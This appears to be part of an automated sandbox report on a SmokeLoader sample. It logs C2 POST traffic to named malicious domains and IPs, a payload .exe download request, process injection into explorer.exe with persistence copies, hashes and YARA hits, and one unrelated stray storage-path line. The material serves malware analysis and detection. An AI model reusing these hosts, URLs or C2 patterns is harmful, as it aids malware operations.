Dec 28, 2021 13:56:10.024442911 CET	10839	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:09 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c8 89 40 0e 65 1b e4 bf c1 b1 a2 14 a5 08 cd 2c b4 59 52 db 17 f8 ee 39 ec 3f 52 17 b2 ea 93 42 fe 02 86 1c 80 a7 70 9b 77 a7 f9 0d 0a 30 0d 0a 0d 0a Data Ascii: 3eI:82O@e,YR9?RBpw0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49790	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:51.034786940 CET	1548	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hwrkvn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 291 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:51.603113890 CET	1549	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49791	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:51.806477070 CET	1550	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://oskoy.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 206 Host: host-data-coin-11.com
Dec 28, 2021 13:54:52.354857922 CET	1551	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49792	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:52.559643030 CET	1552	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yhvtxw.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 201 Host: host-data-coin-11.com
Dec 28, 2021 13:54:53.118556976 CET	1552	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49793	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:53.624316931 CET	1553	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kfdyfm.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 233 Host: host-data-coin-11.com
Dec 28, 2021 13:54:54.195750952 CET	1554	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49795	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:55.598448038 CET	1555	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jealulibe.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 145 Host: host-data-coin-11.com
Dec 28, 2021 13:54:56.155267954 CET	1556	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:55 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49796	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:56.359143019 CET	1557	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://axnxlm.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:56.915194988 CET	1558	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4b ef ae 8a 70 bc 57 dd 42 d6 f7 23 8c 21 e6 c3 93 50 2c e2 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9KpWB#!P,c0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49797	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:57.251928091 CET	1558	OUT	GET /files/5376_1640094939_1074.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com
Dec 28, 2021 13:54:57.802864075 CET	1559	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:57 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Data Raw: 31 31 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 64 61 74 61 2d 68 6f 73 74 2d 63 6f 69 6e 2d 38 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 11a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at data-host-coin-8.com Port 80</address></body></html>0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: UZ6FEqlix4.exe PID: 6160 Parent PID: 5708

General

Start time:	13:54:05
Start date:	28/12/2021
Path:	C:\Users\user\Desktop\UZ6FEqlix4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\UZ6FEqlix4.exe"
Imagebase:	0x400000

File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: UZ6FEqlix4.exe PID: 6384 Parent PID: 6160

General

Start time:	13:54:07
Start date:	28/12/2021
Path:	C:\Users\user\Desktop\UZ6FEqlix4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\UZ6FEqlix4.exe"
Imagebase:	0x400000
File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.733146103.0000000000540000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.733351124.0000000002051000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3424 Parent PID: 6384

General

Start time:	13:54:13
Start date:	28/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000005.00000000.720297741.0000000004F41000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: eveggtb PID: 7080 Parent PID: 968

General

Start time:	13:54:47
Start date:	28/12/2021
Path:	C:\Users\user\AppData\Roaming\eveggtb
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\eveggtb
Imagebase:	0x400000
File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 20%, Metadefender, Browse • Detection: 67%, ReversingLabs
Reputation:	low

Analysis Process: eveggtb PID: 4720 Parent PID: 7080

General

Start time:	13:54:49
Start date:	28/12/2021
Path:	C:\Users\user\AppData\Roaming\eveggtb
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\eveggtb
Imagebase:	0x400000
File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.781213827.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.781100610.0000000000460000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: 411F.exe PID: 6684 Parent PID: 3424

General

Start time:	13:56:03
Start date:	28/12/2021
Path:	C:\Users\user\AppData\Local\Temp\411F.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\411F.exe
Imagebase:	0x400000
File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 411F.exe PID: 5956 Parent PID: 6684

General

Start time:	13:56:06
Start date:	28/12/2021
Path:	C:\Users\user\AppData\Local\Temp\411F.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\411F.exe
Imagebase:	0x400000
File size:	339456 bytes
MD5 hash:	5E0ED8966761E70EE0B8DCD141AAFB4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis